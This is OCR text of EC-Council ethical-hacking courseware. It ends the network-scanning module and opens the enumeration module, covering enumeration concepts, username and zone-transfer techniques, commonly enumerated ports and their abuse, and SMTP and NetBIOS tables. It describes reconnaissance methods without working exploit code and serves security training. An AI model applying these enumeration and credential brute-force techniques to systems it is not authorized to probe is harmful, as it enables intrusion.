
- **PortDroid Network Analysis**

  Source: *https://play.google.com*

  Attackers can use PortDroid Network Analysis to perform local network discovery. It is also effective in analyzing the network and performing port scanning as well as banner grabbing using certain protocols, including ssh, telnet, http, https, ftp, smb, etc.

Figure 3.118: Screenshot of Network Analyzer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Module Summary

This module discussed how attackers determine live hosts from a range of IP addresses by sending various ping scan requests to multiple hosts. It also described how attackers perform different scanning techniques to determine open ports, services, service versions, etc., on the target system. Furthermore, it explained how attackers perform banner grabbing or OS fingerprinting to determine the OS running on a remote target system. It also illustrated various scanning techniques that attackers can adopt to bypass IDS/firewall rules and logging mechanisms and hide themselves as usual under network traffic. Finally, it ended with a detailed discussion on drawing the target's network diagram and its significance in providing valuable information about the network and its architecture to an attacker.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform enumeration to collect information about a target before an attack or audit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 04:
Enumeration




Module Objectives

In the previous modules, you learned about footprinting and network scanning. This module covers the next phase, enumeration. We start with an introduction to enumeration concepts. Subsequently, the module provides insight into different techniques for Network Basic Input/Output System (NetBIOS), Simple Network Management Protocol (SNMP), Lightweight Directory Access Protocol (LDAP), Network Time Protocol (NTP), Network File System (NFS), Simple Mail Transfer Protocol (SMTP), Domain Name System (DNS), Internet Protocol Security (IPsec), Voice over Internet Protocol (VoIP), remote procedure call (RPC), Linux/Unix, Telnet, File Transfer Protocol (FTP), Trivial FTP (TFTP), Server Message Block (SMB), Internet Protocol version 6 (IPv6), and Border Gateway Protocol (BGP) enumeration. The module ends with an overview of enumeration countermeasures.

At the end of this module, you will be able to:

- Describe enumeration concepts
- Explain different techniques for NetBIOS enumeration
- Explain different techniques for SNMP enumeration
- Explain different techniques for LDAP enumeration
- Explain different techniques for NTP enumeration
- Explain different techniques for NFS enumeration
- Explain different techniques for SMTP and DNS enumeration
- Explain other enumeration techniques such as IPsec, VoIP, RPC, Linux/Unix, Telnet, FTP, TFTP, SMB, IPv6, and BGP enumeration
- Apply enumeration countermeasures

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Enumeration Concepts

In the enumeration phase, attackers enumerate usernames and other information on the groups, network shares, and services of networked computers. This information helps attackers identify vulnerabilities in the target network and exploit them to hack the system.

Different sections of this module deal with the enumeration of different services and ports. Before discussing the actual enumeration process, we introduce concepts related to enumeration.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Enumeration?

Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network. In the enumeration phase, an attacker creates active connections with the system and sends directed queries to gain more information about the target. The attacker uses the information collected using enumeration to identify vulnerabilities in the system security, which help them exploit the target system. In turn, enumeration allows the attacker to perform password attacks to gain unauthorized access to information system resources. Enumeration techniques work in an intranet environment.


In particular, enumeration allows the attacker to collect the following information:

- Network resources
- Network shares
- Routing tables
- Audit and service settings
- SNMP and fully qualified domain name (FQDN) details
- Machine names
- Users and groups
- Applications and banners

During enumeration, attackers may stumble upon a remote inter-process communication (IPC) share, such as IPC$ in Windows, which they can probe further to connect to an administrative share by brute-forcing admin credentials and obtain complete information about the file-system listing that the share represents.

The previous modules highlighted how attackers gather necessary information about a target without any illegal activity. However, enumeration activities may be illegal depending on the organization's policies and the laws that are in effect. An ethical hacker or pen tester should always acquire proper authorization before performing enumeration.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Techniques for Enumeration

The following techniques are used to extract information about a target.

- **Extract usernames using email IDs**

  Every email address contains two parts, a username and a domain name, in the format "username@domainname."

- **Extract information using default passwords**

  Many online resources provide a list of default passwords assigned by manufacturers to their products. Users often ignore recommendations to change the default usernames and passwords provided by the manufacturer or developer of a product. This eases an attacker's task of enumerating and exploiting the target system.

- **Brute force Active Directory**

  Microsoft Active Directory is susceptible to username enumeration at the time of user-supplied input verification. This is a design error in the Microsoft Active Directory implementation. If a user enables the "logon hours" feature, then all the attempts at service authentication result in different error messages. Attackers take advantage of this to enumerate valid usernames. An attacker who succeeds in extracting valid usernames can conduct a brute-force attack to crack the respective passwords.

- **Extract information using DNS Zone Transfer**

  A network administrator can use DNS zone transfer to replicate DNS data across several DNS servers or back up DNS files. For this purpose, the administrator needs to execute a specific zone-transfer request to the name server. If the name server permits zone

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

transfer, it will convert all the DNS names and IP addresses hosted by that server to ASCII text.

If the network administrators did not configure the DNS server properly, the DNS zone transfer can be an effective method to obtain information about the organization's network. This information may include lists of all named hosts, sub-zones, and related IP addresses. A user can perform DNS zone transfer using nslookup and dig commands.


- **Extract user groups from Windows**

  To extract user groups from Windows, the attacker should have a registered ID as a user in the Active Directory. The attacker can then extract information from groups in which the user is a member by using the Windows interface or command-line method.

- **Extract usernames using SNMP**

  Attackers can easily guess read-only or read-write community strings by using the SNMP application programming interface (API) to extract usernames.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Services and Ports to Enumerate

Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) manage data communications between terminals in a network.

TCP is a connection-oriented protocol capable of carrying messages or emails over the Internet. It provides a reliable multi-process communication service in a multi-network environment. The features and functions of TCP include the following:

- Supports acknowledgement for receiving data through a sliding window acknowledgement system
- Offers automatic retransmission of lost or acknowledged data
- Allows addressing and multiplexing of data
- A connection can be established, managed, or terminated
- Offers quality-of-service transmission
- Offers congestion management and flow control

UDP is a connectionless protocol that carries short messages over a computer network. It provides unreliable service. The applications of UDP include the following:

- Audio streaming
- Videoconferencing and teleconferencing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Services and TCP/UDP ports that can be enumerated include the following.

- **TCP/UDP 53: DNS Zone Transfer**

  The DNS resolution process establishes communication between DNS clients and DNS servers. DNS clients send DNS messages to DNS servers listening on UDP port 53. If the DNS message size exceeds the default size of UDP (512 octets), the response contains only the data that UDP can accommodate, and the DNS server sets a flag to indicate the truncated response. The DNS client can now resend the request via TCP over port 53 to the DNS server. In this approach, the DNS server uses UDP as a default protocol. In the case of lengthy queries for which UDP fails, TCP is used as a failover solution. Malware such as ADM worm and Bonk Trojan uses port 53 to exploit vulnerabilities within DNS servers, helping intruders launch attacks.

- **TCP/UDP 135: Microsoft RPC Endpoint Mapper**

  Source: *https://technet.microsoft.com*

  RPC is a protocol used by a client system to request a service from a server. An endpoint is the protocol port on which the server listens for the client's RPCs. The RPC Endpoint Mapper enables RPC clients to determine the port number currently assigned to a specific RPC service. There is a flaw in the part of RPC that exchanges messages over TCP/IP. The incorrect handling of malformed messages causes failure. This affects the RPC Endpoint Mapper, which listens on TCP/IP port 135. This vulnerability could allow an attacker to send RPC messages to the RPC Endpoint Mapper process on a server to launch a denial-of-service (DoS) attack.

- **UDP 137: NetBIOS Name Service (NBNS)**

  NBNS, also known as the Windows Internet Name Service (WINS), provides a name-resolution service for computers running NetBIOS. NetBIOS name servers maintain a database of the NetBIOS names for hosts and the corresponding IP address the host is using. NBNS aims to match IP addresses with NetBIOS names and queries. Attackers usually attack the name service first. Typically, NBNS uses UDP 137 as its transport protocol. It can also use TCP 137 as its transport protocol for a few operations, though this might never occur in practice.

- **TCP 139: NetBIOS Session Service (SMB over NetBIOS)**

  TCP 139 is perhaps the most well-known Windows port. It is used to transfer files over a network. Systems use this port for both null-session establishment as well as file and printer sharing. A system administrator considering the restriction of access to ports on a Windows system should make the restriction of TCP 139 a top priority. An improperly configured TCP 139 port can allow an intruder to gain unauthorized access to critical system files or the complete file system, resulting in data theft or other malicious activities.

- **TCP/UDP 445: SMB over TCP (Direct Host)**

  Windows supports file- and printer-sharing traffic using the SMB protocol directly hosted on TCP. In earlier OSs, SMB traffic required the NetBIOS over TCP (NBT) protocol to work

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

on TCP/IP transport. Directly hosted SMB traffic uses port 445 (TCP and UDP) instead of NetBIOS.

- **UDP 161: Simple Network Management Protocol (SNMP)**

  SNMP is widely used in network management systems to monitor network-attached devices such as routers, switches, firewalls, printers, and servers. It consists of a manager and agents. The agent receives requests on port 161 from the managers and responds to the managers on port 162.

- **TCP/UDP 389: Lightweight Directory Access Protocol (LDAP)**

  LDAP is a protocol for accessing and maintaining distributed directory information services over an IP network. By default, LDAP uses TCP or UDP as its transport protocol over port 389.

- **TCP 2049: Network File System (NFS)**

  NFS protocol is used to mount file systems on a remote host over a network, and users can interact with the file systems as if they are mounted locally. NFS servers listen to its client systems on TCP port 2049. If NFS services are not properly configured, then attackers may exploit the NFS protocol to gain control over a remote system, perform privilege escalation, inject backdoors or malware on a remote host, etc.

- **TCP 25: Simple Mail Transfer Protocol (SMTP)**

  SMTP is a TCP/IP mail delivery protocol. It transfers email across the Internet and across local networks. It runs on the connection-oriented service provided by TCP and uses the well-known port number 25. Below table lists some commands used by SMTP and their respective syntaxes.

Hello	HELO <sending-host>
From	MAIL FROM:<from-address>
Recipient	RCPT TO:<to-address>
Data	DATA
Reset	RESET
Verify	VRFY<string>
Expand	EXPN<string>
Help	HELP[string]
Quit	QUIT

Table 4.1: SMTP commands and their respective syntaxes

- **TCP/UDP 162: SNMP Trap**

  An SNMP trap uses TCP/UDP port 162 to send notifications such as optional variable bindings and the sysUpTime value from an agent to a manager.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **UDP 500: Internet Security Association and Key Management Protocol (ISAKMP)/Internet Key Exchange (IKE)**

  Internet Security Association and Key Management Protocol (ISAKMP)/Internet Key Exchange (IKE) is a protocol used to set up a security association (SA) in the IPsec protocol suite. It uses UDP port 500 to establish, negotiate, modify, and delete SAs and cryptographic keys in a virtual private network (VPN) environment.

- **TCP 22: Secure Shell (SSH)**

  Secure Shell (SSH) is a command-level protocol mainly used for managing various networked devices securely. It is generally used as an alternative protocol to the unsecure Telnet protocol. SSH uses the client/server communication model, and the SSH server, by default, listens to its client on TCP port 22. Attackers may exploit the SSH protocol by brute-forcing SSH login credentials.

- **TCP/UDP 3268: Global Catalog Service**

  Microsoft's Global Catalog server, a domain controller that stores extra information, uses port 3268. Its database contains rows for every object in the entire organization, instead of rows for only the objects in one domain. Global Catalog allows one to locate objects from any domain without having to know the domain name. LDAP in the Global Catalog server uses port 3268. This service listens to port 3268 through a TCP connection. Administrators use port 3268 for troubleshooting issues in the Global Catalog by connecting to it using LDP.

- **TCP/UDP 5060, 5061: Session Initiation Protocol (SIP)**

  The Session Initiation Protocol (SIP) is a protocol used in Internet telephony for voice and video calls. It typically uses TCP/UDP port 5060 (non-encrypted signaling traffic) or 5061 (encrypted traffic with TLS) for SIP to servers and other endpoints.

- **TCP 20/21: File Transfer Protocol**

  FTP is a connection-oriented protocol used for transferring files over the Internet and private networks. FTP is controlled on TCP port 21, and for data transmission, FTP uses TCP port 20 or some dynamic port numbers depending on the server configuration. If attackers identify that FTP server ports are open, then they perform enumeration on FTP to find information such as the software version and state of existing vulnerabilities to perform further exploitations such as the sniffing of FTP traffic and FTP brute-force attacks.

- **TCP 23: Telnet**

  The Telnet protocol is used for managing various networked devices remotely. It is an unsecure protocol because it transmits login credentials in the cleartext format. Therefore, it is mostly used in private networks. The Telnet server listens to its clients on port 23. Attackers can take advantage of the Telnet protocol to perform banner grabbing on other protocols such as SSH and SMTP, brute-forcing attacks on login credentials, port-forwarding attacks, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **UDP 69: Trivial File Transfer Protocol (TFTP)**

  TFTP is a connectionless protocol used for transferring files over the Internet. TFTP depends on connectionless UDP; therefore, it does not guarantee the proper transmission of the file to the destination. TFTP is mainly used to update or upgrade software and firmware on remote networked devices. It uses UDP port 69 for transferring files to a remote host. Attackers may exploit TFTP to install malicious software or firmware on remote devices.

- **TCP 179: Border Gateway Protocol (BGP)**

  BGP is widely used by Internet service providers (ISPs) to maintain huge routing tables and for efficiently processing Internet traffic. BGP routers establish sessions on TCP port 179. The misconfiguration of BGP may lead to various attacks such as dictionary attacks, resource-exhaustion attacks, flooding attacks, and hijacking attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Enumeration Concepts
2. NetBIOS Enumeration
3. SNMP Enumeration
4. LDAP Enumeration
5. NTP and NFS Enumeration
6. SMTP and DNS Enumeration
7. Other Enumeration Techniques
8. Enumeration Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NetBIOS Enumeration

- A NetBIOS name is a unique 16 ASCII character string used to **identify the network devices** over TCP/IP; fifteen characters are used for the **device name**, and the sixteenth character is reserved for the **service or name record type**

Attackers use the NetBIOS enumeration to obtain

- The list of computers that belong to a domain
- The list of shares on the individual hosts in the network
- Policies and passwords


NetBIOS name list

Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for the computer
